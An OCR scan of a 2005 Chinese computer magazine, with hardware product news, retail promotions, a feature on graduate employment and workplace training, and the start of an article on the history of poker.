现在DIY主流配件的发展速度实在惊人。近日，Intel已经推出了采用双核技术的奔腾D处理器，而显卡方面则更为惊人，相信随着ATI推出CrossFire多显卡连接技术，两巨头的显卡之争会进一步升级，而且新CPU和显卡都对电源供电的要求大幅提升，这也是Intel之所以会提出ATX 2.2规范的原因。

这次世纪之星推出的旋风斗士就是一款针对中端DIY市场的300W额定功率ATX2.2版本电源。它非常适合那些对购机预算要求严格，同时想体验"高速"性能的用户。旋风斗士在外观上和世纪之星当前热卖的自由战士II非常接近，两者也同样都是额定300W峰值430W的电源产品。电源正面是常见的蜂窝状面板，非常利于电源散热，这种设计也为很多电源厂商所采用。反面是一个8cm水晶风扇，这也是世纪之星中低端电源采用的标准配置。此风扇从机箱内部向外部吹风，不仅可以为电源散热，并且可以排出机箱内部的热空气，有效降低机箱内部温度。这种电源散热方式即直吹式电源散热方式(专利技术)。从电源侧面的铭牌上可以看出，旋风斗士提供了+12V1 8A及+12V2 14A两路+12V供电(+3.3V和+5V输出都为20A)，对于使用高端CPU(包括超频用户)及高端显卡(尤其需要接辅助供电的显卡)的用户来说是非常有用的，在提高系统稳定性上大有益助。旋风斗士还提供了极为全面的电源接口，尤其值得注意的是，它的主电源接口采用20/24Pin自由转换的设计，这样一来无论新平台还是旧平台，AMD或INTEL，旋风斗士都可以使用。CF [CP12]

爱国者数码相机伴侣王新年个性好礼面世

即日起，凡购买爱国者数码相机伴侣王三代产品，可以获赠价值88元的13张8寸2006年个人照片台历！爱国者数码相机伴侣王P615可支持CF、SD、XD、MS等目前市场上全部的主流数码相机存储卡，还可以支持MP3、WMA、AAC、WAV等音乐格式，以及播放VCD、AVI、MOV以及MP4格式的各类电影。它采用2.5英寸低温多晶硅液晶屏技术，也可以通过机身上自带的AV输出端口与电视相连，且内置可更换1800毫安 电池。您只需登录爱国者俱乐部www.aigoclub.com，上传13张自我选定的数码照片，2006年个人照片台历就会送到您家！

多彩垂直鼠标体验健康活动 12月持续升温

多彩科技决定将"十天包退！多彩垂直鼠标79元体验健康！"活动延期一个月，从即日起至2005年12月15日期间，消费者将继续在全国所有多彩专卖店、代理商、经销商处可以79元体验价获得多彩垂直鼠标II代！不满意十天包退！同时多彩科技官方论坛：www.deluxworld.com/bbs开放"多彩垂直鼠标79元体验健康感受征文专区"置顶帖子，消费者购买垂直鼠标II代产品后，有意写500～800字使用感受文章，将能参与活动结束后的快乐抽奖。设一等奖一名，奖价值899元的多彩绝 MP3/512M一台；二等奖二名，奖价值599元的多彩歌者MP3/256M 各一台。

Zboard战霸游戏键盘预售激情落幕

加拿大Ideazon公司正式登陆中国，今年9月携手华旗资讯联合推出中文版Zboard战霸游戏键盘。双方的第一项重大举措就是Zboard战霸游戏键盘的预售活动。只要在第一时间下单抢购，可同时支持数十款游戏的Zboard战霸"万用游戏键面"、"标准办公键面"及限量版"魔兽世界"专用键面抢先拥有！随着统计工作的完成，最后的活动幸运者名单已经揭晓，工作人员将陆续将产品送到100位成功订购的玩家手中。据Idezon方面官方信息，Zboard战霸游戏键盘将于本月全国各地市场全面上市，游戏爱好者可到当地爱国者专卖店体验。



■新品短信息■

百度知道：分享千万人智慧的秘密

2005年11月8日，百度宣布，其新一代搜索产品"百度知道"（http://zhidao.baidu.com ）在北京乐成国际俱乐部召开百度知道产品正式发布会。在历经4个多月的公开测试后，发布正式版同时将出现在百度首页。此次"百度知道"发布，加入了鼓励用户进行终身学习的"百度知道奖学金计划"，而且将从用户中选取"网友专家"和从各行业中挑选出的"知识专家"，共同组成"知道专家团"。

家庭及个人图像处理软件《PhotoImpact 10》上市

友立资讯于近日推出了全新的图像处理、网页制作的全能制作软件《PhotoImpact 10》。《PhotoImpact 10》产品继承了该系列产品易用和功能强大的两大优点，不仅能让普通的家庭用户轻松把自己的照片做成精美的作品，同样也能够成为发烧友和专业设计人员的一柄编辑利器。《PhotoImpact 10》还赠送友立《COOL 360》软件，这是一个全景画制作软件，使用简单，十分有趣。赠送的还有《PhotoExplorer》，可快速 览与管理图片，售价却仅为199元。

金山发布中国首款手机版杀毒软件

作为杀毒软件，金山毒霸手机版（Kingsoft Mobile Security）具备运行在PC上的杀毒软件所有的必备功能，同时非常小巧易用，总文件尺寸不超过250KB，很适合安装运行在手机上。目前金山毒霸手机版主要支持两个系列的操作系统，一个是Windows Mobile系统，另一个是Symbian系统。用户通过访问db.kingsoft.com可以下载金山毒霸手机版，试用期限是3个月。

64位赛扬新拍档 PCCHIPS M987G主板

M987G主板采用Micro-ATX小板型结构，6层红色PCB板设计，提供三相回路供电电路。M987G采用Intel 910GL+ICH6芯片组，支持FSB 800MHz的Intel LGA775系列处理器，支持超线程。主板提供2条双通道DDR DIMM内存插槽、2个PCI接口、1个CNR接口、2个SATA150Mbps接口和1个ATA133接口。主板板载8个USB2.0接口、6声道AC97声卡以及Realtek 8100C网卡。主板集成了GMA 900显示芯片。此外，主板还提供了1条PCI-E16×显卡插槽。

戴尔首款14.1英寸宽屏笔记本电脑上市

2005年11月7日，戴尔公司在北京宣布面向国内市场推出全新Inspiron 630m笔记本电脑，这是首款采用14.1英寸宽屏笔记本。Inspiron 630m支持戴尔最新的MediaDirect技术，使用户无需启动操作系统即可快速访问数码照片、音乐及视频等多媒体文件。其起始重量为2.48千克，配备了全尺寸键盘，并配备5合1闪存读卡器。处理器最高为英特尔奔腾M 760。Inspiron 630m可选装九芯电池，使其拥有更长的电池续航时间。

SANDISK在中国推出具有指纹识别功能的USB闪存驱动盘

2005年11月3日，SanDiska公司在北京宣布将于2006年一季度开始向中国零售商发售一款便携式高速USB2.0闪存驱动盘Cruzer Profile。该驱动盘具有更多的安全特性，可保护数据、图像、演讲稿和其他个人信息。设备中内置的指纹识别技术可帮助使用者使其对Cruzer Profile的访问权仅限于指定用户。Cruzer Profile容量有512MB和1GB两种。

纽曼MP3播放器M520上市

M520采用工程塑料材质，机身正面采用了镜面设计，可以用来做镜子。M520有黑白两款颜色，并采用独特的硬性"开/关"键，减少了开关机时的电量损耗。M520的另一个大亮点就是其1.5寸真彩液晶屏幕，它还有强劲的视频播放功，能够看电影，欣赏歌曲的MTV， 览图片和电子书。

台电C150 国内首款支持Ogg格式的MP3

台电C150拥有DualCore双核心架构，VAR超级音频解码引擎等众多技术。伴随着其第一次固件升级，台电C150更是成为了可支持Ogg格式的MP3。Ogg可以在较低的数据速率下实现比MP3更好的音质，其中Q10品质的Ogg文件码率高达500Kbps，音质和CD唱片不相上下，而文件体积和320Kbps码率的MP3格式大小相仿。目前C150的售价仅为599元/128M、699元/256M、799元/512M，具备不错的性价比。

多彩"海贝" 视野新宠

多彩DLV-B36"海贝"摄像头，外型为银边镶嵌的瞭望镜台搭配和谐圆润的瓷白机身，配有可旋调镜头。DLV-B36采用新一代多彩高灵敏度CMOS图像传感器，静态达130万真彩像素。其6MM高清晰相机专用玻璃镜头可实现62°广角。"海贝"还内含17种的特效抓捕快拍功能，10种相框可供自主选择编辑。

金长城787MB Plus上市

日前，长城显示器推出名为787MB plus的应用了金长城最新的"健康引擎"（Health Engine）技术的CRT显示器，其显像管可以释放负离子并产生远红外线。除此之外，这款健康显示器的屏幕还采用了光触媒纳米涂层，具有杀菌、除臭、自净、防霉、防锈、空气净化等六大功效，被世界权威专家誉为"当今世界最理想的杀菌净化新技术"。金长城787MB plus采用了17英寸纯平高亮面板，拥有0.20mm的水平点距，具备了1280x1024的最高分辨率和300流明的亮度。

■线报■

金河田电源六周年庆典酬宾活动登场

金河田电源六周年庆典之际，金河田公司特推出"金河田电源六周年庆典大型酬宾活动"，活动时间：2005年12月10日～01月10日。活动期间，凡在金河田专卖店或者授权代理商处购买任意一款劲霸电源或者SOHO机箱，均可获得刮刮卡一张，即时兑奖。一等奖有66个之多，包括金河田256M MP3、128M的U盘、高保真耳机、摄像头、鼠标、音箱等六件套。

七彩虹燃烧军团6500降至499元

七彩虹天行6500-GD2超频利器采用了NV44图形核心，基于0.11μm制造工艺，内建4条像素 染管线和3组顶点处理引擎，支持nVIDIA GeForce6系列产品的所有特效，其中包括微软DirectX 9.0c中的Shader Model 3.0，其默认频率为400/666MHz。显存方面采用了大容量的GDDR2第二代高速显存，128M规格，同时可以通过Turbo Cache技术共享内存。价位目前已经从549元降到499元。

V6刮旋风，返现百分百

九州风神公司针对SNOWMAN V6显卡散热器举办返现活动，面向全国，而且获奖率百分之百。只要在2005年11月15日～12月5日期间，购买SNOWMAN V6显卡散热器，参加本次"V6刮旋风返现百分百"活动，就有机会获得SNOWMAN V6高效能双热管显卡散热器等价现金，另外还设置了返现金50元、10元、5元三种不同的等级。真正的百分之百中奖哦，只要是在活动期间购买V6，就能立即获得现金返送。

Kingmax终身质保新概念，800电话体验精品服务

近期Kingmax公司正式宣布，调整原有的产品质保条例，对全线内存、存储卡产品提出了终身质保的服务承诺：在正常使用情况下，自购买之日起，Kingmax内存、存储卡产品享受终身质保的服务，如内存、存储卡产品由于产品本身设计缺陷或用料问题引起的质量问题而影响使用，且无外观损坏的产品，可提供终身免费维修服务。另外，最新上市的内存、存储卡产品也针对原有包装进行了修改，最醒目的是增加了关于"终身质保"的承诺，也展示了其精品的含义。

SONY LCD开始6个月包换

SONY对旗下液晶显示器的全线产品推出了6个月包换服务！在此期间内如果发现液晶显示器存在任何品质问题，用户即可获得换新服务！除了6个月内包换服务外，SONY还向液晶显示器用户提供了"2、3、7"质保计划。具体说，在购机材料齐全的情况下，自购买之日起用户可免费享受两年免费维修服务；并在一年内，在北京、上海和广州三大城市指定范围内享受上门取机待遇；同时，在北京、沈阳、上海、广州、西安、成都及武汉等七大城市，SONY还设立了专门的维修点，向消费者提供原厂优质服务。

■业界■

大北欧携手CNCCA发起制定国内首个呼叫中心环境标准

在11月9日于北京举行的"2005中国客户关怀标杆企业评选颁奖典礼"期间，来自丹麦的国际专业通讯产品提供商大北欧通讯设备(中国)有限公司(GN Netcom)宣布与CNCCA(中国电子商会呼叫中心与客户关系管理专业委员会)携手发起制定"中国呼叫中心运营现场环境标准"。该标准的出台将改变我国呼叫中心行业缺乏管理依据的现状，成为国家主管部门未来对行业进行规范管理的重要的依据之一。

图诚科技XGI发布Volari 8300显示芯片

XGI（图诚科技）在京召开新品发布会，正式宣布推出基于eXtrems Cache（系统存储器调用）结构的全新一代PCI-Express(PCI-E)显示芯片Volari 8300，宣告了旗下产品全面迈入PCI-E时代！作为XGI(图诚科技)密切合作伙伴的金山软件、第九城市、ATARI等国内外著名游戏厂商均出席此次盛会，且现场组建包括《快乐西游》、《封神榜》在内的游戏区，展示XGI Volari 8300良好性能。

联手AMD微软 长虹融合3C发布数霸客厅娱乐中心

11月11日，长虹朝华信息产品有限责任公司携手AMD和微软公司，在北京香格里拉大饭店召开"融合开创梦想——长虹数霸新品上市"新闻发布会，证实宣布三家共同开发的第一款面向家庭用户的3C产品——长虹数霸客厅娱乐中心，并现场展示了长虹数码丰富的娱乐功能。

长虹数霸融合了电脑、家庭影院的所有功能，并可关联家庭其他的数码家电设备，使得客厅真正成为用户的休闲中心。

IDC公布Q2数据：方正科技稳居国内第二

IDC发布的最新数据显示，在2005年方正科技第二季度的市场占有率达到12.1%，稳居国内第二。值得一提的是，从国内PC厂商排名上看，方正商用PC、家用PC和笔记本电脑均实现了两位数的增长，明显高于业内同比增长水平。其中，家用机的增长尤为突出。目前，家用台式机、商用台式机、笔记本电脑等全线产品销售量的完成比例均超过该公司计划任务，各产品线可谓是全面开花。

技嘉主板在网吧市场占有率位居第一

根据国内网吧行业专业主板供应商市场占有率调查报告显示，技嘉主板荣登市场占有率第一。这是由国内网吧从业者的专业媒体《天下网吧》杂志于2005年8、9月间，在全国各大城市网吧抽取的911个样本量得出的调研结果。目前国内90%以上的网吧都集中分布于一、二类城市，此次调研样本中的95%抽取自国内一、二类城市。

潜心铸剑 厚积薄发 爱普生发布六款喷墨打印机

2005年11月2日，爱普生在北京隆重举行了打印机新品上市发布会，作为打印机行业的年末压轴大戏之一，此次盛会以"潜心铸剑，厚积薄发"为主题，同时发布了六款覆盖商用和家用市场的喷墨打印机，再一次彰显了爱普生在数码影像行业的强大技术优势和喷墨打印机领头羊地位。此次发布的六款产品分别是：Stylus Photo R230/R250/R350、Stylus C67、ME1以及Picture Mate 100。

航嘉寒假促销活动即将启动

航嘉创威销售有限公司将于2005年12月5日到2006年1月15日举行大型寒假促销活动。凡在2005年12月5日～2006年1月15日期间购买航嘉电源、百盛机箱电源套件，可获得喜庆年礼(春联或窗花或福帖)一份。先到先得，送完即止。而且期间，只要您有好的节能点子或者原创主张，也可以通过邮寄、E-mail、传真等多种方式发给航嘉创威公司，设计大奖等你拿详情参考航嘉网站www.belson.com.cn。

飞利浦数码相框分获日本G-MARK大奖及台湾工业设计金奖

近日，飞利浦消费电子凭借旗下在数码摄影领域的革命性产品——数码相框(DPD)，既获得日前揭晓的2005年日本Good Design Award即业内称道的G-Mark大奖后，又在台湾Design Award工业设计大奖评选中，荣获金奖。飞利浦数码相框拥有简易便捷的操作界面，老人小孩也可以轻松操作，而其外形与环境装饰相融合，并有多种外框可供选择。飞利浦数码相框可以显示各种格式的数码照片。其5.4×3.6英寸的尺寸，相当于7英寸的大小，每英寸133象素、200nits的全彩液晶面板。同时它可储存50张高画质的数码照片，采用USB接口，既能直接从数码相机上读取照片，也可直接插入数码相机的存储卡。



CF [CP14]



华硕轻薄笔记本出击64位市场

W3Z是华硕首款14寸64位轻薄宽屏笔记本，面对主流商务用户需求，采用AMD TurionTM 64移动计算技术，打造出64位的速度震撼。同时，内建蓝牙2.0与无线网络模块，配备5合1读卡器，通过配备的华硕独家专利Power 4 Gear+ 智能省电技术，能够实现电量节省20%～30%，在无线连接、数字沟通、电池续航能力等方面均表现出色，而整机仅重2公斤，凸显出速度与轻薄的完美融合。

咨询电话：*010-82699847；010-82699848*

产品价格：*请电话咨询*



优派宽屏笔记本VA1912wb上市

优派19寸宽屏VA1912wb于11月12日正式上市！VA1912wb采用了16：10的屏幕长宽比、拥有1440×900分辨率、对比度和亮度分别达到500:1和300cd/m2，具有D-Sub和DVI双接口。VA1912wb采用的sRGB色彩校正技术、拥有AutoTune 自动调整功能、特殊的 OSD/电源锁定安全设施、还配置有一对音质出色的多媒体音箱。而且，VA1912wb通过了绿色环保的 TCO'99 认证。

咨询电话：*800-820-3870*

产品价格：*3399元*



几何的魅力 索尼SDM-S95F LCD

索尼公司最近在中国市场推出了19英寸LCD SDM-S95F，作为一款主要针对高端商务用户的液晶产品，SDM-S95F将几何结构的冷峻美感发挥到了极致。SONY SDM-S95F采用了独特的APT设计，在屏幕左侧安排了耳机插孔。通过SONY独创的3D ErgoStand支架技术及Cable Management底座设计，S95F将电源线及信号线一同收纳于支架中。采用12毫秒面板的S95F具有真正的8位色彩，能够显示1670万种色彩。S95F拥有450：1高对比度、 玛色彩调校功能和DVI和D-Sub双接口。此外，S95F液晶显示器还采用了索尼独特的一触式智能Eco模式，用户可根据所需，简单快捷地进行背光调节。

咨询电话：*800-820-9000*

产品价格：*4500元*



LG L1915S 续写性价比传奇

LG L1915S 19英寸LCD采用了LG-Philips的A级面板，提供250流明的亮度以及500：1的对比度，160/160度的水平/垂直的视角。L1915S还应用了LG独创的LightViewTM技术，可以让用户根据不同情况的应用需求轻松调节亮度显示模式。LG L1915S在外观设计方面延续了15系列经典的外观设计风格，银灰色的边框典雅时尚，纯黑色的底座稳重大方，一字排开的功能调节键和谐而美观，并且精心设计了一个用于自动调节画面的SELECT/AUTO键，7种亮度调节模式只需要一键即可完成。

咨询电话：*800-810-5659*

产品价格：*2799元*



ThinkPad R51e新机发布

联想11月公开了售价为7999元的Thinkpad全新的R51e，作为R50e的升级型号，ThinkPad R51e依旧沿用了R50e的经典全黑造型外观，CPU升级为更高主频、芯片组由Intel 855 GM提高到ATI Radeon Xpress 200M。均采用Type3 PC卡1、2个USB2.0、以太网、串口、MODEM接口等。其中一款R51e-1843 2XC采用Dothan核心赛扬1.5GHz处理器、14.1 XGA LCD显示器、40G(5400转)硬盘、256M内存、DVD光驱，预装Win XP家庭版，并且赠送电脑包一个。

咨询电话：*800-810-5556*

产品价格：*7999元*



昂达推出399元128M DDR2 6200TC显卡

目前入门级的400以下的显卡主要集中AGP平台上，日前昂达推出一款PCI-E接口的GeForce6200TC，它拥有DDR2 128MB显存。昂达GeForce6200TC采用了实用半高的PCB，具有TurboCache内存共享技术，在显存不足时自动动态地抓取内存做显存。显卡的供电电路采用了日系的红宝石高品质的电容，显卡本身配备了DDR2、128MB的Elixir显存，拥有较高的频率375/750MHz，支持HDR、Shader Model3.0、DirectX9.0C等特效。

咨询电话: *020-87636363; 020-87742835*

产品价格: *399元*



多彩C105 精简便携的时尚楷模

多彩科技一款天工系列的C105机箱，其别致小巧的时尚简约外观，以黑银镶色达到引导主流的视觉设计。C105符合Intel TAC1.1版设计，专业首创金属质感的合金面板，密致的蜂窝孔能不断地将机箱内部的热量导出替换。结合C105内部CPU专用散热通道设计（侧置导风罩），自动输换冷热气流，形成了严密、有序、安全、温静地工作运转环境。多彩C105精巧式机箱，全卷边工艺，防辐射设计，支持安装独立显卡、兼容ATX大板及大电源空间，

咨询电话: *0755—27394092*

产品价格: *390元*



爱国者家族又添新品，录音王F198精彩出炉

爱国者录音王F198是一款闪存式MP3播放器，mini身材，采用无缝金属处理的工艺和金属氧化处理。录音王系列MP3 F198以高清晰外置麦克作为标配，更采用了回弹式上推录音键这一非常人性化的设计。作为一款闪存式MP3，录音王MP3 F-198同样支持世面上常用的MP3/WMA等格式的音乐播放，A-B复读，FM收音和摇滚、爵士、古典等多种音效。

咨询电话: *800-810-7666; 010-82607776*

产品价格: *899元(256MB)*



简约之美 唯博2857机箱闪亮登场

金河田代理的唯博2857B机箱外观朴实大方，整体黑色机身。2857采用进口SECC钢板，整体结构牢固。侧板采用向后抽拉式设计，非常方便安装。前置USB、1394及音频接口，连接其他设备更加方便。在散热方面，唯博2857按照Intel TAC1.1规范，侧板配置导风筒，是标准的38度机箱，并采用全折边、全屏蔽、防辐射、防静电设计。唯博2857内部四个光驱位、五个硬盘位全部可用，兼容目前市场上各系列主板。此外，唯博2857B机箱还标配了唯博ATX-350WB电源。

咨询电话: *0769-5057928*

产品价格: *288元*



XFX讯景7800GTX 512MB登陆中国

XFX讯景在Nvidia于11月14日发布7800GTX 512MB的当天也全球同步上市其相应芯片的产品，这款显卡也于14日当天登陆国内市场。讯景7800GTX 512MB显卡采用全新NVIDIA P348公版PCB设计，显卡正面覆盖有与显卡等长的巨型散热设备，板载8颗Samsung最新的GDDR3显存颗粒，显卡核心/显存频率为580MHz/1730MHz，相对NVIDIA规定的550MHz/1400MHz频率，它是一款核心和显存都超频的厂商超频版显卡。

咨询电话: *020-22221828*

产品价格: *18888元(SLI捆绑价)*

就业指南

育人成才
——学校和企业的共同课题

■ 潘留军

2005年的冬天有些暖洋洋，即将迈出校门走向社会的大学毕业生们感觉到的却是一阵阵寒气。看着大小人才招聘会上的爆满景象，盯着拥挤不堪的招聘台前一双双充满期盼的眼睛，听着招聘单位发出"人才难求"的一声叹息，我们在疑惑，为什么大学毕业生的就业状况是"王小二过年，一年不如一年"？我们的高等学府在人才培养机制上存在着什么问题？企业又是怎样看待和培养人才的呢？带着这样的疑惑，记者走访了"当事"三方：学生、高校和企业，希望通过他们的口中得到真实的答案。

学生："所学的内容派不上用场"

小陈，一个今年刚刚从大学毕业，在北京CBD附近一家私营中型贸易公司上班仅4个月的职业"新兵"。凭着"对外经济贸易大学"这块全国一流大学的牌子和金融专业的背景，他总觉得即便是就业形式不太理想，自己也能找一份"过得去"的工作。可是他从去年10月份开始找工作，参加了社会上、学校里大大小小三十几场招聘会，还遍访了各大招聘网站，投放了300多份简历，但大多"黄鹤一去不复返"，收到的面试邀请凤毛 角，即便是进行了面试，他认为比较合适的公司也是 无音信。最后，他选择了一家开始并没有看得上眼的贸易公司，通过几个月的工作，他终于悟出了一些工作难求的道理。

"现在的公司在招聘时虽然也关注学生的学历和专业背景，但更为看重的则是实际工作能力。作为刚从校园里出来的学生来讲，这方面是很大的弱项。刚进公司的时候还觉得自己'下嫁'了，可一做业务才发现，根本就不行。开始谈客户时都不知道准备什么，有时候自以为准备的资料很充分，但见了客户以后才发现没到点子上；专业知识没少学，可不知道用在哪儿，而每天面临的合同、报表、分析报告、客户计划等实实在在的工作却做得很差，不是被客户投诉，就是被主管批评。抛开业务能力不谈，就是使用电脑、打印机、复印机、传真机这些办公设备还得求人教，人家都很忙，一次两次也就罢了，时间一长，难免遭人白眼。你说我在学校学了这么多年，作业、考试不计其数，可一工作才发现大部分所学的内容都派不上用场。"



而学传媒的李琳则表达了另一种观点："我们大学的传媒专业在全国也是一流的，领域内知名的教授讲师一大把，可我们这些本科生很少能听到他们的课，近两年学校提倡好教师多上一线课，他们倒是来了，可能认真讲的很少。有一次我去校外一个收费的'高级研修班'蹭课，才发现他们的水平真是高。"

学计算机专业的小杨很是无奈地表示："我们学的专业课程很多还是1998年以前的教材，应聘的时候招聘单位的人直笑，说你们学的在我们这里根本用不上。学的东西是过时的，找工作当然就困难了。"

从这些毕业生的讲述中我们不难发现，现在的高等学校在培养社会需要的人才方面确实存在着一些问题，从一定程度上影响了学生的就业。

学校：改革势在必行，新路已经开拓

就学校在人才培养方面存在的体制问题，对此有深入研究的曾宝忠教授是这么说的："我们的大学本科教育应该面向应用和创新型人才的培养，构建政府、企业和教育机构之间的合作，对于学校而言，不能闭门造车，你越封闭，就越和社会对人才的实际需要脱节，你培养的学生就越难分配。应该让企业大量参与教育，他们有丰富的行业经验和创造思维，可以不断对课程进行充实和改进，让学生学的课程更有用。企业也可以提供实践工作环境，提供暑期社会实践，进行专业培训，这样锻炼出来的学生肯定符合社会的需求。对于教师而言，要改变教师队伍的生成和培养机制，要积极吸纳既有扎实理论知识，又有丰富实践经验的人士从教，对现有的教师队伍也要创造专门的实践

学习机会，我们现在的教师队伍中大批的教师没有多少实践经验，用过时的东西教学，有些误人子弟啊。”

可喜的是，目前高校教育改革的步伐已经越走越快了，在学校人才培养机制与社会需求衔接的探索中，一些民办高校走在了前面。北京城市学院的周老师在介绍学校人才培养机制上体会时说：“我们是根据考生个人的实际情况和社会经济发展对人才多样化的需求，多形式、多层次、多途径培养社会需要的各类人才。教育的任务，就是要调动学生内部潜在的积极性，扬其所长，抑其之短，促进人的成长和发展。相信人人都有才，相信人人能成才，才能找到适合学生发展的好方法、好途径。对这样一个群体，用普通高校一刀切的模式来培养教育，收不到好效果，一定要在就业与学习之间建立相互沟通的立交桥。学校办学的直接目标不但要为学生就业准备好全面素质、知识和能力的必备条件，指导和帮助同学们就业，还要为学生提供一边工作、一边学习，或学习一段时间去工作、工作一段时间再回来学习的最便捷通路。在教学方面，不仅安排必备课程，还想方设法安排了诸多实践型、应用型课程，学生学习的这些课程，社会需要，学生欢迎。像会计专业，我们就增加了财务软件应用、会计实务等课程，学生学了这些课程以后，有些还取得了相关的资格证书，到用人单位试用时，工作拿得起、放得下，很受欢迎。再如英语专业，除了专业课程外，还增设了市场营销、商务交流、国际贸易实务等课程。学生学了这些课程以后，既有英语专业方面的知识，又有一般商务方面的知识，提高了素质，增强了实践能力，在就业中显示出明显的优势。我们还通过国际合作提高教学水平，引入国际上高水平的课程和教材，引进国外高水平的教师，学习了人家先进的东西，提高了自己的水平。



北京科技研修学院的张老师在谈到人才培养时也提出了很有特色的实践办法：“我们学院借助位于中关村生命科技园区的优势，把为周边的科技企业输送一线人才作为目标。按社会需求定制人才培养方向，企业需要什么技能，我们就给学生讲什么内容，因此毕业生覆盖了中关村地区70%～80%的电子类企业或公司，历年就业率均可达到95%以上。”“让开中央，占领四方”，该学院的周老师则是用这样一句话阐明了学校的就业定位。他解释道：“中央”指党政机关、大中型国有企业，“四乡”是指中小企业、基层企业、乡镇企业、个体私营企业。他认为民办高校毕业生首先要给自己合理定位，到基层岗位上练兵，为今后的发展打好基础。只要突出自身的优势与特点，民办高校毕业生在就业中一样可以拥有较强的竞争力和吸引力。

企业：培养人才有体系

在学校面临改变人才培养机制以适应社会需求的同时，毕业生进入企业之后，也面临着如何适应企业需求，成为企业需要的人才，利用企业人才培养机制提高自己，成就自己的问题。那么企业中的人才培养机制又是怎样的呢？

“唯有不断地培训”，全球著名IT厂商华硕公司是这么回答的。

华硕对于员工的培训主要有四个阶段。

对于刚刚毕业来到企业里的学生，参加“华硕学院”的培训是必须的。因为新人的能力固然不错，但对企业的了解是个空白，先培训他三天，让新人了解华硕文化，运作方式，对人的要求。观察他在团队的适合度，因为有了这三天，对他未来工作也会起到一个引导的作用，因为他已经了解到华硕要做什么。我想这样一个运作，对新人和企业的风险都降低了。

然后就是给可以上岗的新人一个为两周左右的训练，让他到每一个部门去轮岗，对企业的运作会有一个比较全面的认识。

接着就是到部门里面做具体工作的培训，可以拜师学习，也会定期外聘专业的培训顾问公司为员工做培训。

那些有潜力或脱颖而出的中高级人才，就要接受专业的管理训练了，这样能够让他们得到提升或把管理工作做得更好，成为企业的中坚力量。

不单华硕重视人才的培训工作，很多企业也将培训作为企业培养人才的主要武器。

像摩托罗拉公司，每个员工每年的培训时间至少要达到40小时；而一个麦当劳餐厅经理的诞生，需花费至少数10万元的投资和接受超过450小时的训练；日立公司则建立了一整套针对不同对象和不同岗位层次的人才培养体系；针对每个员工制定完备的员工培训制度和具体实施计划并利用现场讲授和网络培训双管齐下是IBM的一大特

色 。

除了重视培训工作，寻找和提炼人才是企业人才培养机制的又一个重点。

很多到企业中工作的大学生都有这样的困惑，就是如何使自己成为企业重视和提拔的人。"其实大学生进入到职场，不用他着急"，华硕的路宏小姐是这样说的。"企业并不奢望你很快能表现出来。我们认为从最基层的工作开始干起，经过了半年、一年，或者两年，只要你是人才，企业肯定会给你一定的空间，让你循序渐进地成长。我看到很多大学生一进来就说要做什么事，这让企业会觉得眼高手低""我们在选拔人才上有一整套办，比如说使用专业HR测评体系的法制手段，比如说内部"人评会"这个人治手段"。



"团队意识，创新意识、执行能力"，有着11年企业人力资源工作经验的秦刚很看重这三个方面。"我们在选拔人才时，首先就是要衡量他能不能和其他人进行良好的合作，一个连团结都搞不好的人，有再大的本事也很难受到重用。然后就是创新意识，企业要发展，离不开创新，能干活的人可以安排他在某个岗位上干就可以了，有创造力有新思维的人才能安排在领导岗位上带领团队前进。再者就是执行能力，好人加上好思路还必须能有一个好的实践，说得再好也顶不上干出来"。

结束语

人才是国家和企业发展的源动力，培养出有用的人才是学校、学生和企业都需要努力实践的，学校提供有用的知识技能，学生形成良好的就业观念和综合素质，企业参与人才培养体系并吸纳发掘对自身发展有利的人才，这是一个谁也跳不出去的生态链。只有形成良性循环，才能建立好真正有生命力的人才培养体系。在这个过程中，学校改革现有的人才培养模式，学生更加自主地适应社会需求，企业提供良好的就业环境是目前面临的紧迫课题。人才培养，任重道远。

CF [CY01]

程序员眼中的史前岩画

■ 苏黎



CF [CY02]




走！上网打扑克去

■DEF

这两年，扑克游戏在网上和网下都大规模流行起来。2004年秋，美国ESPN首次在黄金时段转播“世界扑克锦标赛”以后，这款经典的纸牌游戏就被推上了高潮，一发不可收拾。如今扑克在欧美已经是老少咸宜、上自达官贵人，下至贩夫走卒都在玩纸牌游戏。非官方数据显示，全球目前有超过一亿个扑克玩家，而在过去一年里扑克游戏更是搭上了互联网的便车，“网罗”了不少在线玩家。“扑克”两个字已成为2005年搜索引擎上搜索次数最高的关键词之一。扑克如今在西方国家已经有了麻将在中国的同等地位，去年还有人呼吁将扑克列为雅典奥运会项目；如此成功的游戏会是谁发明的呢？

中国竟是扑克的发源地

有人相信扑克来自波斯的阿斯纳斯、也有人认为扑克起源于意大利的塔罗牌和印度的圆形牌——Ganjifa。除此之外，还有法国论、德国论、西班牙论等，众说纷　。乍看之下，想确认扑克真正的发源地，好像比得个“皇家同花顺”还难。然而，大部分的学者还是相信扑克是由中国发明的。



据史科记载，公元969年辽穆宗时期的“叶子戏”很可能是扑克的前身。它形似叶子成长条状，以天文历法为基准，牌分“以象四时”四类，和今天扑克的“红心、黑桃、方片、草花”如出一辙。

《辽史·穆宗本纪》本纪一，太祖上提到：“十九年春正月己卯朔，宴宫中，不受贺。己丑，立春，被酒，命殿前都点检夷腊葛代行击土牛礼。甲午，与群臣为叶格戏。　”

中国古代有四大发明，扑克这个发明在历史地位上也许不能和四大发明比，但是流行程度可真是一点不差。

大、小王怎么出现的？

现在的扑克通常都是54张，其中两张是JOKER，也就是被称为大、小王的两张牌，其实这两张扑克并不是开始就有的。传统的以黑桃、红心、梅花、方块为花色的牌是由法国人在14世纪发明的，开始的时候只有52张。大约在1850年左右，一些扑克厂家开始在牌中加入第53张牌，当时这张牌的作用只是作为替换牌或广告，当时的这张牌并不称为JOKER，而是称为“Extra card”，即额外牌的意思。在20世纪初，扑克中出现了第二张JOKER，形成了现在流行的54张的扑克。

“JOKER”这个称呼出现在1860年到1880年之间，这个称呼怎么来的？至今没有明确说法，有人说，这和塔罗牌主牌的0号牌有关，这张牌名为“Fool”，其图案是一个流浪汉，它在塔罗中也是一个特别的角色。

扑克花色的不同含义

扑克传到欧洲后，各国都以本国的民族文化对四种花色给予不同的认识和解释。 德国人理解为树叶、铃　、橡树果和红心；意大利人理解为宝剑、硬币、拐杖和酒杯；瑞士人理解为橡树果、铃　、花朵和盾；西班牙人理解为宝剑、硬币、酒杯和　　枝。

